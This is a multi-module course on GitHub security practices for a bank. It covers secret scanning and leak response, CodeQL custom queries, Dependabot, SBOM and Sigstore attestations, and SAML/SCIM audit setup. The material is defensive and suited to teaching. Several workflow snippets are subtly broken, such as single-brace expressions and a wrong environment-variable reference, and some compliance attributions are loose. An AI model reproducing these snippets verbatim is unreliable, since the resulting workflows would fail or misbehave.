- **Test fixtures:** real-looking credentials in test data. Fix: use clearly-fake placeholders (AKIATEST... instead of AKIA...); use `# pragma: allowlist secret` or similar tooling comments.
- **Documentation examples:** real-looking but-not credentials in docs. Fix: same — use obviously-fake examples.
- **Pre-rotated credentials:** already-rotated, kept in git history for some reason. Fix: rewrite history with `git filter-repo` or accept the historical alert.

The pragma comment approach varies — for `detect-secrets` (a different tool), the comment is `# pragma: allowlist secret`. GitHub's secret scanning has its own dismissal mechanism in the UI per alert.

---

## 6. Local-first: gitleaks or detect-secrets

GitHub's scanning catches at PUSH. For pre-commit catches:

### gitleaks (Go, fast, well-maintained)

```
brew install gitleaks
gitleaks detect --source . --redact
gitleaks protect --staged # pre-commit mode
```

As a pre-commit hook:

```
.pre-commit-config.yaml
- repo: https://github.com/gitleaks/gitleaks
 rev: v8.18.4
 hooks:
 - id: gitleaks
```

### detect-secrets (Yelp, Python)

```
pip install detect-secrets
detect-secrets scan > .secrets.baseline
detect-secrets audit .secrets.baseline # mark TPs vs FPs
```

```
pre-commit
- repo: https://github.com/Yelp/detect-secrets
 rev: v1.5.0
 hooks:
 - id: detect-secrets
 args: ['--baseline', '.secrets.baseline']
```

Run both: local catches at commit time; GitHub catches at push time (in case dev disabled the local hook).

---

## 7. Validity checking

GHAS automatically attempts to validate detected secrets against the providing service: - AWS key → call `sts:GetCallerIdentity` - GitHub PAT → call `/user` - Slack webhook → ping with empty payload

Alert status: - **Active** (validated as live) — highest priority - **Inactive** (validation failed, possibly revoked) - **Unknown** (no validator)

The UI sorts active first. Triage live ones immediately; inactive ones can be batched.

---

## 8. The leak-response runbook

When a real leak is detected (whether pre-push or post-push):

1. **Rotate the secret immediately.** The credential is compromised from the moment it entered git history. Rotating is step 1 — even before cleanup.
2. **Verify rotation took effect.** New consumers using the new value; old value invalidated.
3. **Identify exposure window.** Audit log — when was it pushed, who has cloned since, was the repo public, was it in a PR from a fork (visible publicly).
4. **Check for unauthorized use.** CloudTrail (AWS), Slack audit log, GitHub audit log for the leaked token's activity.
5. **Clean git history** (optional, for hygiene — does not remove from forks/clones):

```
pip install git-filter-repo
git filter-repo --replace-text replacements.txt
Then force-push (coordinate with team)
git push --force-with-lease --all
git push --force-with-lease --tags
```

6. **Document the incident** — required by SR 11-7 and security-team policy.

**Repeat:** rotating is step 1. History cleanup is hygiene, not security.

---

## 9. The audit + reporting view

GitHub UI: Org → Security → Secret scanning. Shows: - All alerts across the org - Filterable by repo, secret type, status (active/inactive) - Statistics (alerts per week, mean time to resolve) - Reviewer comments

Export via API for SIEM integration:

```
gh api /orgs/capitalone/secret-scanning/alerts --paginate
gh api /orgs/capitalone/secret-scanning/alerts?state=open
gh api /repos/capitalone/cool-repo/secret-scanning/alerts/123
```

For SR 11-7 + bank-grade audit: capture all secret-leak events in your central log; track MTTR per severity; review quarterly.

---

## 10. Cross-references

- The OIDC alternative (don't have AWS secrets to leak in the first place) → [module 29](#).
- Pre-commit framework for local-first detection → [module 40](#).
- Audit log streaming → [module 36](#).
- Push protection bypass policy as part of governance → [module 11](#).



# 33 — CodeQL + custom queries + SARIF + Copilot Autofix

*“CodeQL turns your code into a queryable database. The default queries catch the OWASP Top 10. Custom queries catch your bank-specific anti-patterns.”*

## Why this module exists

CodeQL is GitHub’s static-analysis engine, included in GitHub Code Security (\$30/active committer/mo). It’s the deepest SAST in the ecosystem because it actually represents your code as a typed graph and lets you query data flows. This module covers the operational view (default + advanced setup), Copilot Autofix (the now-default fixer), and custom query patterns.

---

### 1. What CodeQL does

CodeQL builds a **database** from your source code — an AST + symbol table + dataflow graph. You then run **queries** (written in QL, a logic-programming language) against the database to find patterns: SQL injection, XSS, hardcoded secrets, unsafe deserialization, race conditions, ...

GitHub ships **standard query packs** covering the OWASP Top 10 + per-language idioms. You can also write custom queries for your codebase’s specific anti-patterns.

Supported languages (2026): C/C++, C#, Go, Java/Kotlin, JavaScript/TypeScript, Python, Ruby, Swift, **GitHub Actions workflows**.

---

### 2. Default setup vs Advanced setup

#### Default setup (the easy path)

Settings → Code security → Code scanning → Set up → **Default**.

GitHub auto-detects languages, schedules code scanning on push to default branch + on every PR + weekly cron. No workflow file written by you. Uses the default query suite.

Pros: zero config. Cons: no customization (matrix, schedule, query selection).

## Advanced setup (the production path)

Settings → Code security → Code scanning → Set up → **Advanced** → commits a workflow file:

```
.github/workflows/codeql.yml
```

```
name: CodeQL
```

```
on:
```

```
 push:
```

```
 branches: [main]
```

```
 pull_request:
```

```
 branches: [main]
```

```
 schedule:
```

```
 - cron: '0 6 * * 1'
```

```
jobs:
```

```
 analyze:
```

```
 name: Analyze (${{ matrix.language }})
```

```
 runs-on: ubuntu-latest
```

```
 timeout-minutes: 360
```

```
 permissions:
```

```
 actions: read
```

```
 contents: read
```

```
 security-events: write
```

```
 strategy:
```

```
 fail-fast: false
```

```
 matrix:
```

```
 include:
```

```
 - language: python
```

```
 - language: actions
```

```
 steps:
```

```
 - uses: actions/checkout@v6
```

```
 - uses: github/codeql-action/init@v3
```

```
 with:
```

```
 languages: ${{ matrix.language }}
```

```
 queries: security-and-quality # or 'security-extended', 'security-and-quality'
```

```
 # config-file: ./.github/codeql/codeql-config.yml
```

```
 - uses: github/codeql-action/autobuild@v3 # tries to autobuild compiled langs
```

```
 - uses: github/codeql-action/analyze@v3
```

```
 with:
```

```
 category: "/language:${{ matrix.language }}"
```

```
 # upload: failure-only # only upload SARIF if something found
```

Query suites: - security-extended (default) — security findings - security-and-quality (recommended) — security + code quality findings - Custom suites via `.github/codeql/codeql-config.yml`

### 3. Configuration file

```
.github/codeql/codeql-config.yml:

name: "Capital One ML CodeQL config"

queries:
 - uses: security-and-quality
 - uses: ../github/codeql/custom-queries/sql-builder.ql # custom query in this repo

paths:
 - src/
 - lambdas/
paths-ignore:
 - tests/
 - notebooks/
 - vendor/

disable-default-queries: false # keep defaults + add yours

Per-language settings
python:
 setup-python-dependencies: true # install requirements.txt for better analysis
```

---

### 4. Copilot Autofix

Since August 2024, Copilot Autofix is **GA and enabled by default** when CodeQL runs. It uses an LLM to propose fixes for the alerts CodeQL surfaces. The fix appears as a suggestion in the PR — one click to commit.

Workflow: 1. PR opens; CodeQL runs. 2. CodeQL finds, say, an SQL injection alert. 3. Copilot Autofix analyzes the surrounding code + suggests a parameterized-query fix. 4. PR review UI shows the fix as a code suggestion. 5. Reviewer (or author) clicks “Commit suggestion” → fix lands.

You can disable autofix per repo if your policy requires manual remediation. For Capital One: most likely enabled (faster MTTR for vulnerabilities) but with mandatory human review of every applied fix.

---

### 5. SARIF — the integration format

SARIF (Static Analysis Results Interchange Format) is the standard JSON format for SAST tool output.

```
{
 "version": "2.1.0",
 "runs": [{
 "tool": { "driver": { "name": "MyTool", "version": "1.0" } },
 "results": [{
 "ruleId": "PY001",
 "level": "warning",
 "message": { "text": "Possible SQL injection" },
```

```

 "locations": [{
 "physicalLocation": {
 "artifactLocation": { "uri": "src/db.py" },
 "region": { "startLine": 42 }
 }
 }]
 }
}

```

GitHub accepts SARIF uploads from any third-party SAST tool:

```

- uses: snyk/actions/python@master
 with:
 args: --sarif-file-output=snyk.sarif
- uses: github/codeql-action/upload-sarif@v3
 with:
 sarif_file: snyk.sarif
 category: snyk

```

Results appear alongside CodeQL findings in the Security tab. Use this to integrate **bandit**, **semgrep**, **snyk**, **trivy**, **safety**, etc.

---

## 6. Custom CodeQL queries

QL is a logic-programming language. The structure of a query:

```

/**
 * @name Hardcoded internal API token
 * @description Detects hardcoded C1-style API tokens in source.
 * @kind problem
 * @problem.severity error
 * @id capitalone/hardcoded-c1-api-token
 * @tags security
 */

```

```

import python

from StrConst s
where s.getText().regexMatch("c1_api_[A-Za-z0-9]{32}")
select s, "Hardcoded C1 API token found."

```

Run locally:

```

Install CodeQL CLI
brew install codeql

Create a database for your code
codeql database create my-db --language=python --source-root=.

```



# Run a query

```
codeql database analyze my-db ./capitalone-queries.qlpack --format=sarif-latest --output=results.sarif
```

# Run a single query file

```
codeql query run ../github/codeql/custom-queries/sql-builder.ql --database my-db
```

Pack your queries into a **QL pack** (qlpack.yml) that can be referenced from codeql-config.yml. Distribute via GitHub Container Registry as an OCI artifact.

For Capital One: a central QL pack with bank-specific patterns (forbidden APIs, internal naming-convention violations, regulated-data handling rules), referenced from every repo's CodeQL config.

---

## 7. Reading + triaging alerts

GitHub UI: repo Security tab → Code scanning alerts. For each: - Severity (critical / high / medium / low / note) - Tool (CodeQL or imported SARIF source) - Rule ID + description - Location (file + line) - Status (open / fixed / dismissed)

Dismissal reasons: - False positive (with note) - Won't fix (with note) - Used in tests (with note)

Capital One pattern: dismissals require security-team approval (custom workflow: GH App that requires @security-team label before allowing dismissal).

---

## 8. Pre-merge enforcement

To block PR merges with new alerts:

1. Branch protection → require CodeQL status check.
2. Per 2026, CodeQL has a “Code scanning alerts must be resolved” rule in repository security settings — newly introduced alerts block merge until addressed.
3. Org Rulesets can require code scanning across all repos.

For bank: required CodeQL status check on main + critical alerts block merge.

---

## 9. The third-party SAST landscape

| Tool             | Languages | Open source            | Best for                                  |
|------------------|-----------|------------------------|-------------------------------------------|
| <b>CodeQL</b>    | 10+       | Free (GHAS-licensed)   | Deep dataflow analysis; the gold standard |
| <b>semgrep</b>   | 30+       | Yes (community + paid) | Fast, easy custom rules, broad coverage   |
| <b>bandit</b>    | Python    | Yes                    | Python-specific; security linter          |
| <b>Snyk Code</b> | Many      | No (paid)              | Commercial; good ecosystem integration    |
| <b>Sonarqube</b> | Many      | OSS + paid             | Code quality + security                   |

| Tool         | Languages                     | Open source | Best for              |
|--------------|-------------------------------|-------------|-----------------------|
| <b>trivy</b> | IaC, container, secrets, deps | Yes         | Container + IaC focus |

Use CodeQL as the foundation; layer semgrep for fast custom-rule iteration; layer trivy for container/IaC. Upload everyone's SARIF to GitHub for unified triage.

---

## 10. Cross-references

- The dependency-side scanning (Dependabot) → [module 34](#).
- SBOM + supply chain → [module 35](#).
- Secret scanning → [module 32](#).
- Required status checks in branch protection → [module 11](#).
- Pre-commit ML stack (local pre-CI checks) → [module 40](#).

# 34 — Dependabot + dependency review action

*“Most CVEs come in via third-party deps. Dependabot is the auto-updater; dependency-review-action is the gate.”*

## Why this module exists

Dependency security is most of your supply-chain risk surface. GitHub’s tooling has two prongs: **Dependabot** (alerts + auto-PRs for updates) and **dependency-review-action** (blocks PRs introducing vulnerable deps). Both come with the Code Security SKU.

### 1. The three Dependabot products

|         | Alerts                                               | Security updates                          | Version updates                                      |
|---------|------------------------------------------------------|-------------------------------------------|------------------------------------------------------|
| What    | Notifications when a vuln matches a dep in your repo | Auto-opens PRs to bump to a fixed version | Auto-opens PRs to bump to latest version on schedule |
| Cost    | Free (incl. private repos with GHAS)                 | Free                                      | Free (configured via <code>dependabot.yml</code> )   |
| Trigger | New CVE published + dep matches                      | After alert + fix available               | Cron schedule                                        |

### 2. Configuration file

```
.github/dependabot.yml:
```

```
version: 2
```

```
updates:
```

```
 # Python deps
```

```
 - package-ecosystem: "pip" # also: "uv" (newer), "poetry"
```

```
 directory: "/"
```

```

schedule:
 interval: "weekly"
 day: "monday"
 time: "06:00"
 timezone: "America/New_York"
open-pull-requests-limit: 10
groups:
 ml-deps:
 patterns:
 - "torch*"
 - "transformers"
 - "huggingface*"
 dev-deps:
 dependency-type: "development"
ignore:
 - dependency-name: "fastapi"
 versions: ["1.x"] # don't update fastapi to 1.x yet
 - dependency-name: "*"
 update-types: ["version-update:semver-major"] # never auto-bump majors

GitHub Actions (action versions in workflow files)
- package-ecosystem: "github-actions"
 directory: "/"
 schedule:
 interval: "weekly"

Docker base images
- package-ecosystem: "docker"
 directory: "/"
 schedule:
 interval: "weekly"

Terraform modules
- package-ecosystem: "terraform"
 directory: "/infra"
 schedule:
 interval: "weekly"

```

Supported ecosystems (2026): bun, bundler, cargo, composer, devcontainers, docker, docker-compose, dotnet-sdk, elm, git submodule, github-actions, gomod, gradle, helm, maven, mix, npm, nuget, pip, pub, swift, terraform, uv.

---

### 3. Grouped updates

Default: one PR per dep. Quickly becomes noise.

**Grouped updates** (since 2023) combine related deps into one PR:

groups:

```

ml-deps:
 patterns: ["torch*", "transformers", "huggingface*"]
 update-types: ["minor", "patch"]
test-deps:
 patterns: ["pytest*", "ruff", "mypy"]
security:
 applies-to: security-updates
 patterns: ["*"] # ALL security updates in one PR

```

Recommendation: group dev deps together, group ML libs together, group security updates separately (so they merge fast).

---

## 4. Dependency review action

Run on every PR; surfaces what dependencies the PR changes + their CVE status. Optionally blocks PR if vulnerable deps added.

```

.github/workflows/dependency-review.yml
name: Dependency review
on:
 pull_request:

permissions:
 contents: read
 pull-requests: write

jobs:
 review:
 runs-on: ubuntu-latest
 steps:
 - uses: actions/checkout@v6
 - uses: actions/dependency-review-action@v4
 with:
 fail-on-severity: high # block PR if any high+ CVE
 allow-licenses: Apache-2.0, MIT, BSD-2-Clause, BSD-3-Clause, ISC
 deny-licenses: GPL-3.0, AGPL-3.0
 comment-summary-in-pr: always
 warn-only: false # block, don't just warn

```

What it does: 1. Diffs `package-lock.json` / `uv.lock` / `requirements.txt` / etc. between base and PR. 2. Identifies added or upgraded deps. 3. Checks each against GitHub Advisory Database for CVEs. 4. Checks against license allowlist. 5. Posts a summary comment + blocks merge if `fail-on-severity` triggered.

This is the bank's gate: no new vulnerable deps. No GPL deps in proprietary code. Combine with branch protection requiring this status check.

---

## 5. The advisory database

GitHub Advisory Database (publicly queryable): <https://github.com/advisories>. Contains CVEs from NVD + GitHub-reviewed advisories. Sources: - NVD (the US National Vulnerability DB) - Security advisories published on individual GitHub repos - Curated submissions

Each advisory has: - CVE ID + GHSA ID (GitHub Security Advisory) - Affected package + versions - Patched versions - Severity (CVSS) - Description + references

Dependabot watches this database; new advisory + your dep affected → alert + (if configured) auto-PR.

---

## 6. Triaging alerts

GitHub UI: repo Security → Dependabot alerts. Per alert: - Severity - Affected package + version - Patched in - Status (open / fixed / dismissed / closed) - Auto-fix PR (if any)

Dismissal reasons: - “Tolerable risk” — accept, document why - “False positive” — Dependabot wrong - “Inaccurate” — advisory wrong - “Used in tests only” - “No bandwidth to fix”

Dismissals require justification; for Capital One, also probably require security-team review.

Org-wide view: Org Security → Dependabot. Filter by repo, severity, age. Track MTTR per severity for compliance reporting.

---

## 7. The Renovate alternative

[Renovate](#) (Mend, OSS + commercial) is an alternative to Dependabot with more granular controls:

- Per-dep schedule (e.g., update torch only quarterly)
- Auto-merge low-risk updates without PR review
- Better monorepo support
- Larger ecosystem of platforms

Some teams use Renovate instead of Dependabot. Both work. GitHub-native = Dependabot; if you need its specific features = Renovate.

---

## 8. The Dependabot PR review pattern

A typical Dependabot PR: - Title: `chore(deps): bump foo from 1.2.3 to 1.2.4` - Body: changelog from the dep’s repo + commit list - Labels: `dependencies`, `python` (or `ecosystem`)

To accept the bump: - Verify CI is green - Read the changelog - For minor/patch security updates with green CI: auto-merge OK - For major updates: requires manual review (breaking changes possible)

**Auto-merge for low-risk Dependabot PRs:**

```
.github/workflows/dependabot-auto-merge.yml
name: Dependabot auto-merge
on:
```

```

pull_request:

permissions:
 contents: write
 pull-requests: write

jobs:
 auto-merge:
 if: github.actor == 'dependabot[bot]'
 runs-on: ubuntu-latest
 steps:
 - uses: dependabot/fetch-metadata@v2
 id: meta
 - if: contains(fromJSON('["version-update:semver-patch", "version-update:semver-minor"]'), steps.meta.outputs.update)
 run: gh pr merge --auto --squash "$PR_URL"
 env:
 PR_URL: ${GITHUB_EVENT_PULL_REQUEST_HTML_URL}
 GH_TOKEN: ${GITHUB_TOKEN}

```

Auto-merge patches + minors with green CI. Major bumps require human review.

For bank: probably only auto-merge **security** updates of patch/minor severity; everything else gets human eyes.

---

## 9. Dependabot scoped to GHAS-only checks

If you don't have full Code Security but you DO have Dependabot Alerts (free), you still get: - Alerts in repo Security tab - Auto-suggested PRs (with green-CI-passes requirement)

Without GHAS, **dependency-review-action** still works as a PR-time check (the action is free; it reads the public Advisory DB). Block merges on vulnerable deps even without paying for Code Security.

---

## 10. Cross-references

- Branch protection requiring dependency review status → [module 11](#).
- CodeQL for code-level vulns → [module 33](#).
- SBOM generation + supply chain attestations → [module 35](#).
- Auto-merging Dependabot PRs (the workflow above) → also see [module 10](#) auto-merge.
- Pinning marketplace actions + Dependabot for `.github/workflows/*.yml` → [module 22](#).





# 35 — SBOM + SLSA + Artifact Attestations + Sigstore

*“Supply-chain attacks (SolarWinds, log4j, xz-utils backdoor) made SBOM + provenance non-optional. EU CRA enforces it from December 2027.”*

## Why this module exists

Modern supply-chain security has three pillars: **transparency** (SBOM — what’s in the artifact), **integrity** (signing — the artifact wasn’t tampered with), and **provenance** (attestation — how it was built). GitHub bundles all three via **Artifact Attestations** powered by **Sigstore**, achieving **SLSA Build Level 2** out-of-the-box and Level 3 via reusable workflows.

---

## 1. SBOM — Software Bill of Materials

An SBOM lists every component (direct + transitive) in your artifact: name, version, license, supplier. Two competing formats:

| Format           | Owner            | Focus                                                             |
|------------------|------------------|-------------------------------------------------------------------|
| <b>SPDX</b>      | Linux Foundation | Legal/license-first (richer license model)                        |
| <b>CycloneDX</b> | OWASP            | Security-first (vulnerabilities, services, attestations included) |

Pick **CycloneDX** if security is your primary use case; **SPDX** if legal/license compliance.

GitHub natively generates SPDX SBOMs from the dependency graph:

```
gh api repos/capitalone/cool-repo/dependency-graph/sbom --jq '.sbom' > sbom.spdx.json
```

Or download from the UI: repo → Insights → Dependency graph → “Export SBOM.”

For CycloneDX, use third-party tools:

```
Python project
pip install cyclonedx-bom
cyclonedx-py environment > sbom.cdx.json
cyclonedx-py requirements -i requirements.txt > sbom.cdx.json
```

```
Generic
brew install syft
syft packages dir:. -o cyclonedx-json > sbom.cdx.json
syft packages docker:my-image:v1 -o cyclonedx-json
```

Generate SBOM as part of CI:

```
- name: Generate SBOM
 uses: anchore/sbom-action@v0
 with:
 path: ./
 format: cyclonedx-json
 output-file: sbom.cdx.json

- uses: actions/upload-artifact@v4
 with:
 name: sbom
 path: sbom.cdx.json
```

For EU CRA compliance (effective Dec 11, 2027): expect SBOMs to become mandatory for software sold in the EU. Start generating now.

---

## 2. SLSA — Supply-chain Levels for Software Artifacts

SLSA defines four “Build” levels:

| Level     | What                                                                                                                                                      |
|-----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>L0</b> | No guarantees                                                                                                                                             |
| <b>L1</b> | Provenance exists (you publish a record of how it was built)                                                                                              |
| <b>L2</b> | Provenance is signed AND build runs on a hosted build service (not on a dev laptop)                                                                       |
| <b>L3</b> | Build is hardened — build runs in an isolated environment; provenance generated by the build service, not the user; signing key inaccessible to user code |

GitHub Artifact Attestations achieve **L2 by default**. **L3 via reusable workflows** (the reusable workflow’s code is the trusted build process; calling code can’t tamper).

There’s no L4 in SLSA v1.0 (the previous L4 — “two-party review” — was dropped as not measurable).

For Capital One regulated work: aim for L3 on prod-impacting artifacts. Use reusable workflows that own the signing step; consumers can’t sign themselves.

---

### 3. Sigstore — the signing tech

Sigstore is the cryptographic backbone for modern artifact signing. Three components:

| Component     | Role                                                                                                        |
|---------------|-------------------------------------------------------------------------------------------------------------|
| <b>cosign</b> | The CLI tool you use to sign and verify                                                                     |
| <b>Fulcio</b> | Certificate authority that issues short-lived signing certificates tied to identity                         |
| <b>Rekor</b>  | Public transparency log of all signatures — append-only, queryable, like Certificate Transparency for X.509 |

GitHub uses two Sigstore instances: - **Public Good** (Sigstore-operated) for public repo attestations — entries land in the public Rekor log, anyone can audit. - **GitHub Sigstore** (GitHub-operated) for private repo attestations — no public transparency log.

The genius: **no long-lived signing keys**. Sigstore issues a 10-minute certificate tied to your OIDC identity (a GitHub Actions workflow's JWT). You sign with the cert. The signature is verifiable forever; the key never persists.

### 4. GitHub Artifact Attestations

The action ecosystem: - `actions/attest@v3` — generic attestation - `actions/attest-build-provenance@v3` — SLSA Build Provenance - `actions/attest-sbom@v3` — SBOM attestation

Workflow:

name: Build + Sign + Attest

on:

push:

tags: ['v\*.\*.\*']

permissions:

id-token: write # for OIDC → Sigstore  
 contents: read  
 attestations: write # for uploading attestation  
 packages: write

jobs:

build:

runs-on: ubuntu-latest

outputs:

digest: \${{ steps.build.outputs.digest }}

steps:

- uses: actions/checkout@v6

- id: build

```

run: |
 docker build -t ghcr.io/capitalone/cool-ml-service:${{ github.ref_name }} .
 DIGEST=$(docker inspect ghcr.io/capitalone/cool-ml-service:${{ github.ref_name }} --
format '{{ index .RepoDigests 0 }}' | cut -d@ -f2)
 echo "digest=$DIGEST" >> $GITHUB_OUTPUT

- run: docker push ghcr.io/capitalone/cool-ml-service:${{ github.ref_name }}

- name: Generate build provenance attestation
 uses: actions/attest-build-provenance@v3
 with:
 subject-name: ghcr.io/capitalone/cool-ml-service
 subject-digest: ${ steps.build.outputs.digest }
 push-to-registry: true # store attestation alongside image in registry

- name: Generate SBOM
 uses: anchore/sbom-action@v0
 with:
 image: ghcr.io/capitalone/cool-ml-service@${ steps.build.outputs.digest }
 format: cyclonedx-json
 output-file: sbom.cdx.json

- name: Attest SBOM
 uses: actions/attest-sbom@v3
 with:
 subject-name: ghcr.io/capitalone/cool-ml-service
 subject-digest: ${ steps.build.outputs.digest }
 sbom-path: sbom.cdx.json
 push-to-registry: true

```

What this produces (per artifact): - **Build provenance attestation** — captures: workflow URL, repo, commit SHA, runner OS, OIDC identity. SLSA Provenance v1.0 format. - **SBOM attestation** — CycloneDX SBOM signed and attested. - Both stored alongside the artifact in the OCI registry (GHCR in this example).

## 5. Verifying attestations

```

gh attestation verify --owner capitalone ghcr.io/capitalone/cool-ml-service@sha256:abc123...
✓ Verification succeeded!
- Predicate type: https://slsa.dev/provenance/v1
- Source repository: capitalone/cool-ml-service
- Source revision: 4f9a2b3c...
- Workflow ref: capitalone/cool-ml-service/.github/workflows/release.yml@refs/tags/v1.2.3

```

You can: - Verify any artifact you have a digest for - Verify in CI before pulling base images (block unsigned bases)  
- Verify in Kubernetes admission controllers (Kyverno, OPA Gatekeeper) — only pods using signed+attested images run

Kyverno example:

```

apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
 name: verify-images
spec:
 validationFailureAction: enforce
 rules:
 - name: verify-image
 match:
 any:
 - resources:
 kinds: [Pod]
 verifyImages:
 - imageReferences:
 - "ghcr.io/capitalone/*"
 attestors:
 - entries:
 - keyless:
 issuer: "https://token.actions.githubusercontent.com"
 subject: "https://github.com/capitalone/*"

```

Now any pod pulling an unsigned `ghcr.io/capitalone/*` image is rejected by Kyverno.

---

## 6. SECURITY.md and vulnerability disclosure

A `SECURITY.md` file (root of repo) tells researchers how to report a vulnerability privately:

```
Security Policy
```

```
Reporting a vulnerability
```

```
Email security@capitalone.com or use [Private Vulnerability Reporting](https://github.com/capitalone/cool-ml-service/security/advisories/new) – enabled on this repo.
```

```
SLA: acknowledge within 2 business days; resolve critical within 30 days.
```

GitHub's **Private Vulnerability Reporting** (Settings → Security → enable) creates a private channel — researchers submit advisories without public disclosure, you triage in private, then publish a CVE + GHSA when fixed.

---

## 7. The full picture — a Capital One-grade pipeline

For every prod artifact (model, container, lambda, library):

Code in main → reusable workflow runs:

- Build (in isolated job, deterministic where possible)
- Test
- Scan (CodeQL, dep review, container scan)

- SBOM (CycloneDX)
- Sign + attest build provenance (cosign + Sigstore via OIDC)
- Sign + attest SBOM
- Push to ECR / GHCR / PyPI
- Update SageMaker Model Registry with model + attestation pointers
- Promote-with-approval to staging → prod (via Environment gates)

Deploy targets (EKS, ECS, SageMaker) verify attestation before running.

SR 11-7 / audit: - Every prod artifact has a signed, timestamped record of build provenance. - Every artifact has an SBOM that lists every dep used to build it. - Reproducing the artifact years later: clone the source at the commit + replay the build → same digest (or detect tampering).

---

## 8. Cross-references

- The OIDC → Sigstore flow (no signing keys needed) → [module 29](#) explains the OIDC mechanism.
- Reusable workflows for SLSA L3 → [module 26](#).
- Container image scanning (trivy, snyk) → upload SARIF → [module 33](#).
- ECR + image signing in the AWS deploy chain → [module 47](#).
- Model artifact attestations for SR 11-7 → [module 37](#), [module 43](#).

# 36 — SAML SSO, SCIM, IP allow lists, audit logs

*“Identity + immutable audit history. Auditors keep these two as evidence. Wire them to your SIEM and you’ve satisfied 80% of the regulator’s questions.”*

## Why this module exists

Five org-level features that compose into the bank-grade identity + audit posture: SAML SSO (every access goes through your IdP), SCIM (provisioning automation), IP allow lists (network-level lockdown), audit log streaming, and external audit-log retention. None of these are individually complex; getting them all wired correctly is what makes Capital One’s posture coherent.

---

### 1. SAML SSO

GitHub Enterprise Cloud supports SAML 2.0 against your IdP (Okta, Azure AD/Entra ID, Ping, OneLogin, Google Workspace, ADFS, ...).

Setup (Org Settings → Authentication security → SAML single sign-on): - IdP entity ID + Sign-on URL + public certificate (XML metadata) - Enable: members must SSO to access org

After enablement: - Every login goes through IdP. - Every API/CLI access requires a SAML-authorized token (PATs and SSH keys must be explicitly authorized for the org after SSO setup). - Sessions expire per IdP policy (typically 8 hours).

GitHub stays the source of truth for repo permissions, teams, and roles. The IdP is the source of truth for who’s an employee.

**Enterprise Managed Users (EMU)** is the stricter variant: every user is IdP-managed; users can’t have personal GitHub accounts that conflict; usernames are suffixed (`vraicha_capitalone`).

---

### 2. SCIM

SCIM (System for Cross-domain Identity Management) is the automation layer. When an employee: - **Joins** → IdP sends a SCIM `create` → GitHub adds them as org member. - **Joins a team in IdP** → SCIM update → added to the matching GitHub team. - **Leaves** → IdP sends `deactivate` → GitHub disables the user; their authorizations expire immediately. - **Changes name/email** → SCIM update propagates.

Setup is IdP-specific (Okta SCIM → GitHub connector, Azure AD provisioning, etc.) but the principle is identical: IdP → SCIM endpoint at <https://api.github.com/scim/v2/organizations/<org>> → GitHub.

For Capital One: SCIM is non-negotiable. Without it, offboarded employees' GitHub access lingers until manual cleanup — a compliance gap.

---

### 3. IP allow lists

Restrict who can access org resources by IP:

Org Settings → Authentication security → IP allow list. Add CIDR ranges:

```
198.51.100.0/24 # Corp office NYC
203.0.113.0/24 # Corp office VA
10.0.0.0/8 # VPN egress range
```

When enabled: requests from non-allowed IPs receive 403, even with valid auth.

Configuration choices: - “Enable IP allow list for installed GitHub Apps” — also require Apps to come from allowed IPs (impacts CI integrations). - Per-user: each user can also have IP rules at the user-account level.

For Capital One: enabled for org-wide access; GitHub Actions IP ranges added (since GH-hosted runners need access). Self-hosted runners obviously bypass since they originate from your own network.

---

### 4. Audit log — what’s in it

Every action in the org is logged: - User logins (and method — SAML, PAT, SSH, OAuth) - Repo creates, deletes, transfers - Team membership changes - Permission changes - Rulesets / branch protection edits - Workflow runs - Secret creation/deletion - Push activity - Bypasses (rulesets, secret scanning push protection, environment protection) - App installations - Settings changes

UI: Org Settings → Audit log. Default retention varies by plan: - GitHub Enterprise Cloud: **6 months in UI**, exportable indefinitely via API.

Search/filter: - actor:vraicha — who - action:repo.create — what - created:>=2026-04-01 — when - repo:capitalone/cool-repo — where - country:US — from where

```
gh api -H "Accept: application/vnd.github+json" \
 "/orgs/capitalone/audit-log?phrase=action:repository_ruleset.update+created:>=2026-05-01" \
 --paginate > rulesets-changes.json
```

---

### 5. Audit log streaming

For long-term retention + SIEM integration, **stream the audit log** to: - Splunk - Azure Event Hubs - Datadog - Amazon S3 - HTTPS endpoint (generic) - Google Cloud Storage

Configuration: Enterprise Settings → Audit log → Log streaming. Choose destination, provide credentials, choose: - Include Git events (every push, every pull) — high volume but required for full audit - Include API requests — high volume but required for forensics



Verify the stream is flowing via Settings UI status indicator. Set up alerting on stream gaps.

For Capital One: this stream feeds the SOC's SIEM. Detective controls run on the stream (anomaly detection on push patterns, unusual access from new IPs, etc.).

---

## 6. Per-repo audit log (newer)

In addition to org-level, per-repo audit log shows actions specific to that repo. Useful when a team wants to see “what happened in our repo last week” without org-wide noise.

API: `gh api /repos/capitalone/cool-repo/audit-log` (where supported).

---

## 7. SAML-authorized PATs and SSH keys

After enabling SAML SSO, existing PATs and SSH keys must be **explicitly authorized** for the org: - User → Settings → Personal access tokens → for each token, click “Configure SSO” → authorize for the org - Same for SSH keys

Unauthorized tokens/keys still work for personal repos but fail for org resources.

For deprovisioning: when SCIM removes the user, all their SAML-authorized PATs/SSH keys are revoked simultaneously. This is what makes “leaving = immediate access loss” actually work.

---

## 8. The compliance evidence pipeline

A regulator asks: “Show me that all changes to model code were reviewed by an authorized person and traceable to a specific deployment.”

Your answer (in order): 1. Audit log entry: PR #N opened by alice@capitalone.com 2. Audit log entries: review submitted by bob@capitalone.com + carol@capitalone.com (CODEOWNERS-required) 3. Audit log entry: PR merged (squash) by alice; merge commit SHA X 4. Audit log entry: signed-commit verification PASSED on commit X 5. Deployment record (GitHub Environment): commit X deployed to `prod` env after approval by dave@capitalone.com (separation of duties — alice merged, dave approved deploy) 6. Artifact attestation: build provenance attestation for the model artifact, signed via OIDC tied to the workflow run; SHA matches commit X 7. SageMaker Model Registry entry: version Y created at time T, source artifact = the attested SHA 8. CloudTrail entry: `UpdateEndpoint` call by the GitHub Actions OIDC role, target endpoint `prod-fraud-detector`, model version Y 9. Slack notification archived in your SIEM: “Deployed prod-fraud-detector v.Y at T”

All from your audit log + GitHub Environment deployment history + SageMaker logs + CloudTrail + Slack. **No human spreadsheet.** Auditor accepts.

---

## 9. The org-level enforcement levers

Beyond audit, the org/enterprise levels also have: - **Policy enforcement** (Enterprise): force settings on all orgs (require signed commits, force branch protection minimums, etc.) - **Verified domains**: prove control of

capitalone.com so user email matches; required for email-domain-based features - **2FA enforcement**: org → require 2FA. Members without 2FA are removed. - **Restricting org creation** (Enterprise): only platform team can create new orgs. - **Restricting App installations**: only admins can install new GitHub Apps.

